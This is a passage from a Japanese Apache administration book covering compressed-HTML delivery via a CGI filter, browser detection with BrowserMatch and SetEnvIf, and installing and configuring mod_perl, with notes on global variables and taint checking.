AccessConfig /dev/null
ResourceConfig /dev/null
AddHandler peter-zipped-html zhtml
Action peter-zipped-html /cgi-bin/unziphtml
<Directory /usr/www/APACHE3/site.filter/htdocs>
DirectoryIndex index.zhtml
</Directory>
```

以下の2点に注意する必要がある。

- AddHandlerでは、ここで新たに作成したハンドル名*peter-zipped-html*を設定して、このハンドラを*zhtml*というファイル拡張子に対応づけている（ピリオドを含めないことに注意）。
- Actionディレクティブではフィルタを設定している。たとえば、次の記述は「ハンドラ名が*peter-zipped-html*であるすべてのファイルに対して、*unziphtml*というCGIスクリプトを適用せよ」という意味である。

```
Action peter-zipped-html /cgi-bin/unziphtml
```

CGIスクリプト.../cgi-bin/unziphtmlは以下のような内容だ。

```
#!/bin/sh
echo "Content-Type: text/html"
echo
gzip -S .zhtml -d -c $PATH_TRANSLATED
```

ここではgzipに対して次のフラグを使っている。

- S ファイル拡張子として.zhtmlを使用する。
- d ファイルを展開する。
- c その場で展開するのではなく、展開結果を標準出力に出力してクライアントに送信されるようにする。

gzipは、環境変数PATH_TRANSLATEDに格納されているファイルに対して適用される。

最後に.htmlを.zhtmlに変換しなければならない。.../htdocsに移ってファイルを圧縮してから、以下のように名前を変更する。

- catalog_summer.htmlをcatalog_summer.zhtmlに変更
- catalog_autumn.htmlをcatalog_autumn.zhtmlに変更

gzipが付けたファイル名をそのまま利用すれば簡単だが（拡張子を.html.gzにする）、6章で説明したようにMIMEタイプにマッピングする拡張子には“.”を含むことができない[†]。

さらに、index.htmlファイルも変換する。ただしこのファイルの呼び出しには、拡張子が.zhtmlである新しいファイル名を使用しなければならない。この点に注意すれば、ファイルをgzipしてindex.zhtmlに改名できる。

先に説明したように、ディレクトリ中にindex.htmlが存在する場合には、そのファイルを自動的に提供する機能がApacheにはある。しかし、現在あるファイルはindex.htmlではなくindex.zhtmlなので、この機能は動作しない。このファイルをインデックスとして利用するためには、DirectoryIndexディレクティブ（7章参照）を使う。このディレクティブを当該ディレクトリに指定する。

```
<Directory /usr/www/APACHE3/site.filter/htdocs>
DirectoryIndex index.zhtml
</Directory>
```

設定がすべて終了してから./goスクリプトを起動すれば、以前と同じようにページが表示される。

[†] 少なくともApacheはこういうファイル名を扱うことができない。もちろん、これを行うモジュールを読者自身が作成することは可能だ。

16.9 ブラウザ

Webについて問題として挙げられることに、ブラウザの多様性がある。ユーザがさまざまなブラウザを自由に選択できるのだが、その動作は同じではない。それぞれのブラウザの機能が大きく異なっているのだ。画像を表示できるブラウザもあれば、できないブラウザもある。画像を表示できるブラウザについても、フレーム、テーブル、Javaなどへの対応はまちまちだ。

ブラウザごとにそれぞれに適したHTML文書を作成しておいて、「フレームバージョンをご希望の方はここをクリックしてください」と案内すればこの問題は解決できるはずだ。しかし、実際には自分が使っているブラウザの機能を理解している顧客はそれほど多くないし、表示メッセージの意味を理解できない顧客すら相当数いるに違いない。Apacheでは、ブラウザの種別を識別して、それに応じて環境変数を設定できる。これを使えばCGIスクリプト内でもブラウザの種別に応じて対応できるようになる。

SetEnvIfおよびSetEnvIfNoCase

```
SetEnvIf attribute regex envar[=value] [...]
```

```
SetEnvIfNoCase attribute regex envar[=value] [...]
```

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

互換性: Apache 1.3.14以降

`attribute`は、Host、User-Agent、RefererなどのHTTPリクエストヘッダのフィールドか、以下のうちのいずれか1つ。

Remote_Host

利用可能なクライアントのホスト名。

Remote_Addr

クライアントのIPアドレス。

Remote_User

利用可能なクライアントの認証されたユーザ名。

Request_Method

GET、POSTなど

Request_URI

URLのうちのスキーマ部とホスト部に続く部分。

`SetEnvIfNoCase`も同じように動作するが、正規表現のマッチングで大文字と小文字を区別しない点異なる。

BrowserMatch および BrowserMatchNoCase

```
BrowserMatch regex envvar1[=value1] envvar2[=value2] ...
```

```
BrowserMatchNoCase regex envvar1[=value1] envvar2[=value2] ...
```

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

互換性: Apache 1.3.14以降

`regex`に記述された正規表現は、クライアントのUser-Agentヘッダと比較される。そして、両者が一致した場合、`envvar1`、`envvar2`などが定義される。また、`value1`、`value2`などが存在する場合は、これらの値が各変数に設定される。

次のように設定した場合を考えてみよう。

```
BrowserMatch ^Mozilla/[23] tables=3 java
```

記号`^`はヘッダの行頭から比較することを表し、`Mozilla/`の後に2または3の続く文字列にマッチすることを表している。比較の結果両者が一致したら、Apacheは指定された環境変数を作成し、さらに必要な場合にはそれらの変数に指定の値を設定する。これらの変数は、スクリプトの作成者が任意に定義できる。上記の例では以下の変数が定義される。

```
tables=3
java
```

CGIスクリプト側では、これらの変数を検査して適切な動作を行うことができる。

`BrowserMatchNoCase`は大文字と小文字を区別しない`BrowserMatch`だ。そのため、`mozilla`と`Mozilla`は同じものとして認識される。

`BrowserMatch`と`SetEnvIf User-Agent`はまったく同じである。`BrowserMatch`は後方互換のためにのみ存在している。

nokeepalive

この環境変数を使用すると、`KeepAlive` (3章参照) の利用を禁止できる。Netscapeのバージョンの中には、`KeepAlive`をサポートしているはずなのににもかかわらず、実際にはサーバがハングアップしてしまったように見えるバグを含むものもある (この場合サーバが接続を閉じた後も、Netscapeはその接続を再利用しようとする)。次のディレクティブを使用すると、このようなバグのあるバージョンでの`KeepAlive`の利用を禁止できる[†]。

```
BrowserMatch "Mozilla/2" nokeepalive
```

[†] これは、Netscape Navigatorを装う初期のバージョンのMicrosoft Internet Explorerにも適用される。

force-response-1.0

Apacheに対して、HTTP 1.1仕様の要求に従い、HTTP 1.0クライアントへの応答をHTTP 1.1ではなくHTTP 1.0で行うように指示する。この環境変数は、HTTP 1.1を認識できないバグを含むクライアントに対応するために必要になる。多くのクライアントがこの問題を抱えている。現時点では次のように指定おくのがよいだろう[†]。

```
#
# 以下のディレクティブは、通常のHTTPレスポンスの動作を変更する。最初のディレクティブは、Netscape
# 2.xおよびこれを装うブラウザのkeepaliveを無効にする。これらのブラウザのkeepalive実装には問題が
# あることが知られている。
# 2つめのディレクティブは、Microsoft Internet Explorer 4.0b2用である。Internet
# Explorer 4.0b2はHTTP 1.1が正しく実装されておらず、301または302（リダイレクト）レスポンスで
# のkeepaliveが正しくサポートされていない。
#
BrowserMatch "Mozilla/2" nokeepalive
BrowserMatch "MSIE 4\.0b2;" nokeepalive downgrade-1.0 force-response-1.0

#
# 以下のディレクティブは、HTTP 1.0仕様に従っていないために基本的なHTTP 1.1レスポンスを理解できな
# いブラウザに対するHTTP 1.1レスポンスを無効にする。
#
BrowserMatch "RealPlayer4\.0" force-response-1.0
BrowserMatch "Java/1\.0" force-response-1.0
BrowserMatch "JDK/1\.0" force-response-1.0
```

downgrade-1.0

Apacheに対して、HTTP 1.1（またはそれ以上）をサポートしたクライアントであってもHTTP 1.0にダウングレードして応答するように指示する。Microsoft Internet Explorer 4.0b2に対しては、以上3つのすべての環境変数を設定しなければならない。

```
BrowserMatch "MSIE 4\.0b2;" nokeepalive downgrade-1.0 force-response-1.0
```

[†] <http://httpd.apache.org/docs-2.0/env.html>を参照のこと。

17章

mod_perl

Perlは非常に便利な言語であり、CPANのライブラリ (<http://cpan.org>) では膨大なリソースが提供されている。また、Apacheの背後で動作するスクリプトを作成するための言語としても、長い間使われてきた実績をもつ言語だ。Perlは非常に強力な言語だが、CGIはPerlとApacheを接続する手段として効率的とは言えない。CGIの大きな欠点は、スクリプトが呼び出されるたびに、ApacheがPerlインタプリタを起動し、Perlインタプリタがスクリプトをロードする必要があることだ。これは、ヒット数の多いサイトにとって、非常に無駄な重いオーバーヘッドになる。もし、Perlがスクリプトとともにメモリ上に常駐して、必要なときにすぐに呼び出すことができれば、間違いなく有利になるはずだ。*mod_perl*は、Apacheを変更してPerlとスクリプトを常駐できるようにする仕組みなのだ。

2000年の中ごろのNetcraftによる調査によれば、このモジュールは非常にポピュラーである。*mod_perl*は、ApacheのアドオンとしてはFrontPageおよびPHPについて3番目にポピュラーであり、URLの数で100万、IP番号ベースでも12万ものサイトで使われている (<http://perl.apache.org/outstanding/stats/netcraft.html>)。

この章がかなりのボリュームになってしまったのは、PerlをWebサーバに組み込むことの困難さのためだ。Perlは元々は、Unix上でより高度なシェルスクリプトをスタンドアロンで実行するために設計された言語だ。その後、時間をかけて現在のような本格的なプログラム言語にまで進化してきた。しかし、Perlは元々このような仕事をするために設計された言語ではないために、さまざまな問題が発生してしまうのだ。このことをわかりやすく説明するために、本章では、Apacheの*mod_cgi*下で動作するスクリプトをベースに、*mod_perl*下で動作するように変更を加えてみる。なお、読者があらかじめ簡単なスクリプトを作成できる程度にPerlについて学んでおり、Perlのモジュール、`use()`、`require()`などの関数、`BEGIN`、`END`などのプラグマを理解しているものとして話を進める。

*site.mod_perl*には*mod_cgi*および*mod_perl*の2つのサブディレクトリがある。*mod_cgi*には、別のページへのリンクを含むホームページを表示するスクリプトを使ったシンプルなサイトが用意されている。

Configファイルは以下のようにになっている。

```

User webuser
Group webuser
ServerName www.butterthlies.com

DocumentRoot /usr/www/APACHE3/APACHE3/site.mod_perl/mod_cgi/htdocs
TransferLog /usr/www/APACHE3/APACHE3/site.mod_perl/mod_cgi/logs/access_log
LogLevel debug

ScriptAlias /bin /usr/www/APACHE3/APACHE3/site.mod_perl/cgi-bin
ScriptAliasMatch /AA(.*) /usr/www/APACHE3/APACHE3/site.mod_perl/cgi-bin/AA$1

DirectoryIndex /bin/home

```

<http://www.butterthlies.com>にアクセスすると、Perlスクリプトの *home* が実行された結果が表示される。

```

#!/usr/local/bin/perl -w
use strict;

print qq(content-type: text/html\n\n
<HTML><HEAD><TITLE>Demo CGI Home Page</TITLE></HEAD>
<BODY>Hi: I'm a demo home page
<A HREF="/AA_next">Click here to run my mate</A>
</BODY></HTML>);

```

このスクリプトを実行するとブラウザに次のように表示される。

```
Hi: I'm a demo home page. Click here to run my mate
```

実際にリンクをクリックすると次のように表示される。

```
Hi: I'm a demo next page
```

これは、スクリプト *AA_next* によって表示されたものだ。

```

#!/usr/local/bin/perl -w
use strict;

print qq(content-type: text/html\n\n
<HTML><HEAD><TITLE>NEXT Page</TITLE></HEAD>
<BODY>Hi: I'm a demo next page
</BODY></HTML>);

```

このWebサイトが大人気を博して巨万の富を生むことになるのだが、それまでの間、訪問客が何百

万人と訪れ、そのたびにPerlのロードとアンロードが繰り返されて、シリコンバレーが電気を使い尽くす言い訳を提供することになる。このように世界の資源を浪費するのは止めるべきなので、*mod_perl*をインストールしよう。

17.1 mod_perlの仕組み

*mod_perl*の動作原理はシンプルだ。Apacheの起動時にPerlがApacheにロードされ、非常に大きなApacheの子プロセスが作成される。これによって、Perlをロードおよびアンロードするための時間が節約できるが、大きな容量のRAMが必要になる。

Apache::PerlRunを使った場合には、*mod_perl*の半分の機能が利用できる。つまり、Perlのみがメモリに常駐し、スクリプトは実行のたびにロードされる。この環境ではほとんどのCGIスクリプトをそのまま動作させることが可能だ。

Apache::Registryを使うと、*mod_perl*の全機能が利用できる。この場合には、Perlだけでなくスクリプトも起動時にロードされ、スクリプトのロードとアンロードによって生じるオーバーヘッドも回避できる。スクリプトでDBMを使っている場合、DBMへの接続も開いたままに保つことができるので、DBMとの接続と切断に必要な時間も節約できる（詳細は後述）。これは実行速度にはよい結果をもたらすが、欠点もある。個々のスクリプトが、隠れたメインプログラム下のサブルーチンとして実行されることになってしまうのだ。これによって生じる問題として、グローバル環境がApacheの起動時にしか初期化されないことが挙げられる。この問題に正しく対処しなければ、致命的な結果を引き起こす可能性がある。詳しくはこの後説明していく。

*mod_perl*で生じる問題（必ずしも深刻な問題ではない）は、そのほとんどがスクリプトが特殊な環境下で実行されることに由来する。

*mod_perl*では、ApacheとPerlが緊密に融合したために、両者の境があいまいになっている。ここでは詳しく取り上げないが、ApacheのConfigファイル中にPerlスクリプトを含めることさえ可能なのだ。

このように、通常のCGIより複雑な環境なので、不具合が起こる要因も多く、より注意深いテストが必要になる。*error_log*のお世話になることも多くなるはずだ。*mod_perl*のコンパイル時に、行番号の補正を行うオプションを有効にすることを忘れないようにしよう。また、より多くのエラーメッセージを得るために、Carpモジュールを使うとよいだろう。

17.2 mod_perlのマニュアル

何かをはじめる前に、まずはマニュアルにざっと目を通し、何をしようとしているのか、何をすることができるのか、どのような落とし穴があるのかについて把握しておこう。

Apacheプロジェクトの成熟により、<http://perl.apache.org/docs>には驚くほど大量のドキュメントが置かれている。まずは、Stas Bekman氏による『The mod_perl Guide』（<http://perl.apache.org/docs/1.0/guide/>）をダウンロードしてみよう。このマニュアルは500ページ以上におよび、その大部分

はきわめて特殊な状況にのみ適用される内容になっている。もちろん、これだけの量のマニュアルを数ページの中で要約することは不可能だ。しかし、このマニュアルが存在することを是非覚えておいてほしい。何か問題が起ったら、まずこのマニュアルを隅から隅まで調べるとよい。必ず答えが見つかるはずだ。

17.3 mod_perlのインストール（簡易な手順）

ここでの説明では、読者がUnix系のマシンを利用しており、Apacheのソースをダウンロードした上でビルドし、*mod_perl*を追加しようとしているものとして話を進める。

最初にすべきことは、*mod_perl*のソースを手に入れることだ。<http://apache.org>にアクセスし、画面の左側に表示されるリストから「Perl」を選択しよう。ApacheとPerlの統合プロジェクトである*mod_perl*のホームページ（<http://perl.apache.org>）が表示されたはずだ。

さっそく、「Download」を選択しよう。表示されたページでは、実行ファイルを手に入れるための方法がいくつか示されている。もっとも簡単なのは、<http://perl.apache.org/dist>（このサイトからリンクされている）からダウンロードする方法だが、他にもいくつかの方法が示されている。筆者らがダウンロードしたときには、gzipされたtarファイルとしては、*mod_perl-1.24.tar.gz*が提供されていた（本書の出版時点ではバージョン番号は異なっているだろう）。ダウンロードが完了すると、読者のUnixマシンには400KBほどのファイルがコピーされているはずだ。

ダウンロードしたファイルは、Apacheの近くのディレクトリに保存するとよい。こうすることで、*mod_perl*をビルドおよびインストールする作業が若干簡略化できる。筆者らは、すべてのファイルをApacheのソースを保存したディレクトリに近い、*/usr/src/apache/mod_perl*に保存した。まず、*mod_perl*用のディレクトリを作成してダウンロードしたファイルをそこに移動し、`gunzip <ファイル名>`を実行して解凍した後、`tar xvf <ファイル名>`を実行してアーカイブを展開した。結局、*mod_perl*のソースは*/usr/src/apache/mod_perl/mod_perl-1.24*、Apacheのソースはその近くの*/usr/src/apache/apache_1.3.26*ということになる。

次に、*/usr/src/apache/mod_perl/mod_perl-1.24*に移動して、*INSTALL*を読もう。パッケージをインストールするもっとも簡単な方法は、ごく一般的な手順だ。

```
perl Makefile.PL
make
make test
make install
```

筆者らはすべての手順を2、3回繰り返した後、やっとエラーメッセージなしでインストールを完了することができた。したがって、よくわからないエラーが出て、辛抱強く手順を最初から繰り返してみてもいい。

最後にApacheを再コンパイルする段階では、*mod_perl*のmakefileが近隣のディレクトリから最新のApacheのソースを探し出す仕組みになっている。この仕組みを利用したいなら、正しいバージョン

のApacheが正しい場所に置かれていなければならない。インストールの過程でApacheのソースディレクトリが見つからない場合、Apacheのソースの位置を入力するよう求められる。インストール作業が完了すると、新しいhttpdが`/usr/src/apache/apache_1.3.26/src`にコピーされる。後は、実行ファイルを置いているディレクトリ（筆者らの場合は、`/usr/local/bin`）にこのファイルをコピーすればよい。

実験をする都合上、`mod_perl`が組み込まれていない元のhttpdも残しておきたいので、新しいhttpdは`httpd.perl`としてコピーしよう。Apacheの起動時に1回ロードされるだけだなのでよいのだが、ファイルサイズは480 KBから1.2 MBへと大きく増加している。

『The mod_perl Guide』でBekman氏は、4種類の`mod_perl`のインストール例を挙げている。

最初の例は、ここで示した方法の変種であり、`makefile`にさまざまなパラメータを与えて動作をより詳しく制御する点が異なっているだけである。

```
perl Makefile.PL APACHE_SRC=../../apache_x.x.x/src DO_HTTPD=1 EVERYTHING=1
```

`x`は、使用するApacheのソースのバージョン番号を表す。また、`DO_HTTPD=1`は、新しいApacheの実行ファイルを作成することを、`EVERYTHING=1`はこれ以外のすべてのパラメータをオンにすることを示す。すべてのパラメータの一覧とその説明は、マニュアルを参照してほしい。実際には、上記のオプション指定は以下のコマンドを実行するのと同じ結果になる。

```
perl Makefile.PL
```

次に、APACIを使ってApacheを作成する、1ステップの簡便な方法が説明されている。

```
perl Makefile.PL APACHE_SRC=../../apache_x.x.x/src DO_HTTPD=1 \
EVERYTHING=1 USE_APACI=1
```

行を継続させるために、\が必要なので注意しよう。

残りの2つの例は、必要に応じてApacheにロードしたり、アンロードしたりできる実行ファイル、DSO（Dynamic Shared Objects）に関するものだ。本書では、本格的なビジネスにおいてはこのオプションを使うことはお勧めしない。理由としては、第1に筆者らがDSOに批判的であること、第2に`mod_perl`はロードとアンロードを切り替えることが必要なモジュールではないことが挙げられる。実際、`mod_perl`を使うと決めたら、このモジュールは常に必要になるはずである。

17.3.1 複数のモジュールのリンク

ここまでの作業はうまくいった。しかし、実際の運用では、Apacheに複数のモジュールをリンクしたい場合が多いはずだ。ここでは、Apacheのソースツリーにすべてのモジュールをセットアップした後、Apacheをビルドする方法を説明する。

まず、両方のソースファイルをマシン上の適切な場所にダウンロードしよう。次に、`mod_perl`のディレクトリに移動して次のコマンドを実行すると、Apacheのソースツリー配下に`src/modules/perl`

というサブディレクトリが作成される。

```
perl Makefile.PL APACHE_SRC=../../apache_x.x.x/src \
NO_HTTPD=1 \
USE_APACI=1 \
PREP_HTTPD=1 \
EVERYTHING=1 \
make
make test
make install
```

PREP_HTTPD オプションは、ビルドは行わず *mod_perl* ツリーの準備のみを行う。

mod_perl の準備ができたなら、他のモジュールも同じように準備しておこう。

すべての準備が完了したら、*.../src* ディレクトリに移動して次のコマンドで新しい Apache をビルドしよう。

```
./configure --activate-module=src/modules/perl/libperl.a
[and similar for other modules]
make
```

17.3.2 テスト

mod_perl のビルドが終わったら、`make test` でテストをしておこう。`make test` は、プラットフォームに応じて不適切なテストはスキップする仕組みになっている。「All tests successful...」というメッセージが表示されれば、テストは成功だ。もし、問題があった場合には、*.../logs/error_log* にその内容が書き込まれる。テストが終わったら、`make install` を最初は *mod_perl* のディレクトリで、次に Apache のディレクトリで実行する。最後に、前述のように、新しい *httpd* を実行ファイルを配置しているディレクトリに *httpd.perl* としてコピーする。

17.3.3 インストールの落とし穴

Perl があるところには必ず落とし穴が存在する。ここでは、せっかくの苦労を水の泡にしかねない落とし穴について、注意を促しておく。

- `DO_HTTPD=1` または `NO_HTTPD` を使用している場合に、`APACHE_SRC` を指定しないと、最新のリリース番号ではなく、最初に見つかったディレクトリで Apache のビルドが実行される。
- `Apache::Registry` スクリプト（後述）を使用している場合、*error_log* に間違った行番号が報告される。正しい行番号（すくなくともその近似値）が記録されるようにするには、`PERL_MARK_WHERE=1` を指定しなければならない。間違った行番号を好む人がいるとは思えないが、これも Perl の世界の「豊かさ」の一部なのだ。
- シェルとして *tcsh* を使用している場合、バックスラッシュを使って *Makefile.PL* に渡す引数リストの行を連結すると、バックスラッシュが取り除かれてしまい2行目以降のパラメータがすべて

無視されてしまう。

- `mod_perl`のディレクトリをApacheのディレクトリ以下に配置すると、とんでもない結果になるので注意が必要だ。

これらの落とし穴をすべて回避したとしても、まだまだ楽しみの種は尽きない。ソフトウェアをはじめてビルドするのは大いなる挑戦であり、成功までには多くの困難を乗り越えなければならない。

1ヶ月後、あるいは何年も後になって、ハードディスクがクラッシュしたとか、別のマシンに移動するとかの理由で、ビルドをやり直すことがあるかもしれない。このような時に、記憶に頼って同じようにビルドすることは非常に困難なことだ。`mod_perl`は、設定内容を保存する仕組みを提供している。最初のビルドのときにパラメータを`makepl_args.mod_perl`という名前のファイルに保存しておけば、`perl Makefile.PL`を実行するだけで保存されたパラメータが読み込まれる仕組みだ。

このような仕組みがなくても、Unixでは次のようなコマンドを実行することで同じことを実現できる。

```
perl Makefile.PL `cat ~/.build_parameters`
```

バッククォートに囲まれた`cat`コマンドによって、`build_parameters`というファイルの内容が展開されて`Makefile.PL`の引数として渡されるのだ。

17.4 mod_perlで動作するスクリプトへの修正

`mod_cgi`下で動作する多くのスクリプトは、Configファイルで`Apache::PerlRun`を使っているなら`mod_perl`下でも正常に動作する。この方法でも、スクリプトが呼び出されるたびにPerlが再ロードされることはないの、それなりに速度は向上する。しかし、きちんと書かれたスクリプトなら、`Apache::Registry`の下でより高速に実行できる。

開発時にConfigファイルやスクリプトを変更して実験する必要が生ずることがある。こうした場合、`Apache::Registry`下で実行しているなら、スクリプトを再読み込みするためにApacheを再起動しなければならない。

17.5 グローバル変数

`Apache::Registry`環境の下でスクリプトを実行する場合の最大の「落とし穴」は、グローバル変数に関するものだ。`mod_cgi`環境では、多少ルーズに書かれたスクリプトでも問題なく実行できる。短くてシンプルなプログラムを書けば、問題なくロードされ、実行され、アンロードされる。Perlは、起動時にすべての変数を`undef`に初期化してくれるので、ルーズなスクリプトによって生じる危険を忘れがちなのだ。

しかし、`mod_perl`と`Apache::Registry`を組み合わせた場合、スクリプトは事実上サブルーチンとして実行されることになる。グローバル変数は、起動時に通常どおり初期化されるが、その後は自

動的に初期化されることはない。したがって、呼出しごとに明示的に初期化を行わない限り、グローバル変数は前回の実行時の値をそのまま引き継いでしまうことになる。Apacheの子プロセスが起動する際には、すべてのグローバル変数が`undef`に設定されるので、このことも混乱に拍車をかける結果になっている。なぜなら、そうした子プロセスでは、少なくとも2度目にアクセスされるまではエラーは起きないからだ。

以下に、チェックポイントを示す。

- どうしても必要な場合のほかは、グローバル変数を使用しない。
- グローバル変数は必ず初期化する。
- コードをサブルーチン化してモジュールに入れ、メインスクリプトから呼び出すようにする（どういうわけか、モジュール内のグローバル変数は初期化されるらしい）。

この厄介な動作を実験するために、`/usr/www/APACHE3/APACHE3/site.mod_perl/mod_perl`というディレクトリを作成し、ここに`.../mod_cgi`のファイルをすべてコピーしよう。起動スクリプト`go`は、次のように変更する。

```
httpd.perl -d /usr/www/APACHE3/APACHE3/site.mod_perl/mod_perl
```

Configファイルは以下のとおりだ。

```
User webuser
Group webuser
ServerName www.butterthlies.com
LogLevel debug

DocumentRoot /usr/www/APACHE3/APACHE3/site.mod_perl/mod_cgi/htdocs
TransferLog /usr/www/APACHE3/APACHE3/site.mod_perl/logs/access_log
ErrorLog /usr/www/APACHE3/APACHE3/site.mod_perl/logs/error_log
LogLevel debug

# ScriptAliasMatchをAliasMatchに変更
AliasMatch /(.*?) /usr/www/APACHE3/APACHE3/site.mod_perl/cgi-bin/$1

DirectoryIndex /bin/home

Alias /bin /usr/www/APACHE3/APACHE3/site.mod_perl/cgi-bin
SetHandler perl-script
PerlHandler Apache::Registry
#PerlHandler Apache::PerlRun
```

`mod_perl`下では、`Alias`ディレクティブの後に`SetHandler cgi-script`を指定する効果をカプセル化した、便利な`ScriptAlias`ディレクティブと`ScriptAliasMatch`ディレクティブは利用で

きないので注意してほしい。

上記のように、Aliasを宣言し、perl-scriptを実行することと、Apache::RegistryまたはApache::PerlRunのどちらを使用するのかを宣言しなければならない。

スクリプトhomeは以下のように変更する。

```
#!/usr/local/bin/perl -w
use strict;

print qq(content-type: text/html\n\n);

my $global=0;

    for(1 .. 5)
    {
        &inc_g();
    }

print qq(<HTML><HEAD><TITLE>Demo CGI Home Page</TITLE></HEAD>
<BODY>Hi: I'm a demo home page. Global = $global<BR>
<A HREF="/AA_next">Click here to run my mate</A>
</BODY></HTML>);

sub inc_g()
{
    $global+=1;
    print qq(global = $global<BR>);
}
```

Apacheを起動してスクリプトの出力を調べてみると、数回リロードするだけで次のような妙な結果が表示されるはずだ（ブラウザのキャッシュをオフにするのを忘れないようにしよう）。

```
global = 21
global = 22
global = 23
global = 24
global = 25
Hi: I'm a demo home page. Global = 0
Click here to run my mate
```

このような表示とともに、error_logに次のようなメッセージも記録される。

```
Variable "$global" will not stay shared at
/usr/www/APACHE3/APACHE3/site.mod_perl/cgi-bin/home
```

この警告でも、スクリプトが正しく機能していないことがわかる。子プロセスを抑制する-Xフラグ

を指定してApacheを起動した場合、最初のリロードからおかしな挙動が現れるはずだ。

しかし、Configファイルを次のように変更すると、こうしたおかしな挙動は発生しなくなる。

```
PerlHandler Apache::PerlRun
```

これは、PerlRunでは、システムにロードされたままになるのはPerlのみで、スクリプトは呼び出しのたびに再ロードされるとともに、すべての変数が初期化されるためだ。もちろん、PerlRunを指定した場合、パフォーマンスは犠牲になる。

17.5.1 Perlのフラグ

*mod_cgi*でスクリプトを実行する場合、最初に次のようなshebang行を書いてきた。

```
#! usr/local/bin/perl -w -T
```

*mod_perl*では、shebang行は不要になる。しかし、shebang行があっても許容されるので、すでに書かれているshebang行を削除する必要はない。また、shebang行の-wフラグも認識されて警告が有効になる。ほかのフラグについても、同じように認識されればわかりやすいのだが、汚染チェックを有効にするために-Tフラグを指定しても、これは動作しない。この場合は、ApacheのConfigファイルでPerlTaintCheck On、PerlWarning Onを指定しなければならない。(mod_perl 2.xでは、それぞれPerlSwitches -T、PerlSwitches -wを指定する。)HTMLフォームにおかしなエントリを紛れ込ませて、スクリプトを誤動作させるような攻撃を防ぐために、PerlTaintCheckは必ず指定することをお勧めする。PerlWarnは、スクリプトの開発中はオンにし、公開用のサイトではオフにするとよい。これは、公開用サイトでオンにした場合、訪問者ごとに警告が出力されてしまうので、アクセスの多いサイトではサーバのディスクスペースを使い尽くして、サーバがダウンする結果になる場合があるためだ。

17.6 Strictプラグマ

*mod_perl*では、必ず次のようにStrictプラグマを宣言すべきである。

```
use strict;
```

これは、*mod_perl*で問題が起きるPerl構文の検出に有効だ。

17.7 変更のロード

*mod_cgi*および*mod_perl*のApache::PerlRunの下では、スクリプトを編集して保存すればすぐに変更結果が反映される。しかし、Apache::Registryの場合は、Apacheを再起動するかスクリ

プトのリロードを行わない限り、変更結果が反映されない。Stas Beckman氏 (<http://perl.apache.org/docs/1.0/guide/config.html>) は、ConfigファイルをHTMLフォームから書き換える方法など、さまざまな高度な方法を紹介している。しかし、筆者らには、このようなテクニックは友人を喜ばせることができるだろうが、それ以上に読者のサイトのセキュリティを破る方法を探し回っている悪い奴を喜ばせることになるように思われる。サイトに接続中のユーザは驚くかもしれないが、次のような *stop_go* スクリプトでApacheを再起動すれば十分ではないだろうか。

```
kill -USR1 `cat logs/httpd.pid`
```

これによって、Perlがリロードされるとともに、スクリプトもリロードされすべての変数が再初期化される。

17.8 ファイルのオープンとクローズ

スクリプトがシステムに常駐することで、スクリプトが終了してもオープンされたファイルのクローズが自動的に行われないという影響も生ずる。これは、Apacheが終了されない限り、スクリプトが完全には終了しないためだ。これによって、メモリとファイルハンドルが占有されてしまう。したがって、`Apache::Registry`を使う場合は、必ずファイルを明示的にクローズしなければならない。しかし、スクリプトに問題が起こって、`close()`ステートメントが実行されずに終了してしまう場合があるため、`close()`を意識的に使用するだけでは十分ではないのだ。これに対処するには、I/Oモジュールを使うとよい。このモジュールを使うと、ファイルがオープンされたブロックのスコープの外に出たときに、自動的にファイルハンドルがクローズされる。

```
use IO;

...
my $fh=IO::File->new("name") or die $!;
$fh->print($text);
# または
$stuff=<$fh>;
# $fhが自動的にクローズされる
```

または、次のようにする。

```
use Symbol;

...
my $fh=Symbol::gensym;
Open $fh or die $!;
....
# 自動クローズ
```

Perl 5.6.0では次のようにすれば十分である。

```
open my $fh, $filename or die $!;
...
# 自動クローズ
```

17.9 mod_perlを使うためのApacheの設定

ここまでで説明したことを考慮した上で、Configファイルをきちんと設定してみよう。まず、慣例に従って、`.../cgi-bin` を `.../perl` にリネームする。そして、以下のようにPerl関係の設定を<Location>ブロックにまとめよう。

```
User webuser
Group webuser
ServerName www.butterthlies.com

DocumentRoot /usr/www/APACHE3/APACHE3/site.mod_perl/mod_cgi/htdocs
TransferLog /usr/www/APACHE3/APACHE3/site.mod_perl/logs/access_log
ErrorLog /usr/www/APACHE3/APACHE3/site.mod_perl/logs/error_log

# 公開時に変更が必要
LogLevel debug

AliasMatch /perl(.*?) /usr/www/APACHE3/APACHE3/site.mod_perl/perl/$1
Alias /perl /usr/www/APACHE3/APACHE3/site.mod_perl/perl

DirectoryIndex /perl/home

PerlTaintCheck On
PerlWarn On

<Location /perl>
SetHandler perl-script
PerlHandler Apache::Registry
#PerlHandler Apache::PerlRun
Options ExecCGI
PerlSendHeader On
</Location>
```

サイトを公開する際には、必ずLogLevelをdebugより低いレベルに変更するようにしよう。以下の2つのディレクティブに注意してほしい。

```
PerlTaintCheck On
PerlWarn On
```

この2つのディレクティブが<Location>ブロックの外に置かれているのは、これらはPerlをロードするときに実行される必要があるためだ。

17.9.1 パフォーマンスのチューニング

にわか作りのWebサイトには、よりよいサイトにするために改善の余地があるはずだ。ほんの少しの手間をかけることで、スクリプトの実行速度を高めることができる。しかし、Webでは、顧客がブラウザの画面を見てページの内容を理解するためにもっとも長い時間が費やされていることを忘れないようにしてほしい。

サイト全体の高速化については、「12章 大規模なWebサイトの運営」で説明した。ここでは、スクリプトをより少ないメモリ消費で高速に実行するためのコツを解説しよう。スクリプトの実行速度が速くなれば、時間内に処理できるクライアントの数を増やすことができる。また、メモリの消費を減らせば、より多くのプロセスを実行でき、同時に処理できるクライアントの数を増やすことができる。しかし、それでも読者のサイトに魅惑されて多くの人々がやって来るために、サーバの能力が不足するなら、ハードウェアを増設すればよい。繁盛しているのだから、資金は十分あるはずだ。そうでなければ、サイトを繁盛させる意味がないではないか。

FreeBSDのユーザは、<http://www.freebsd.org/cgi/man.cgi?query=tuning>にある基本的なアドバイスを参考にするとよい。

完全な最適化を追求すると、スクリプトの動作に強く依存する、時間のかかる枝道に足を踏み入れてしまうことになる。コードの最適化のために時間をかけすぎない方がよい。なぜなら、せっかく時間をかけて最適化を行っても、将来のメンテナンス上の問題に対処するための変更によって、最適化のための努力が無駄になってしまうかもしれないからだ。

17.9.2 スクリプトの高速化

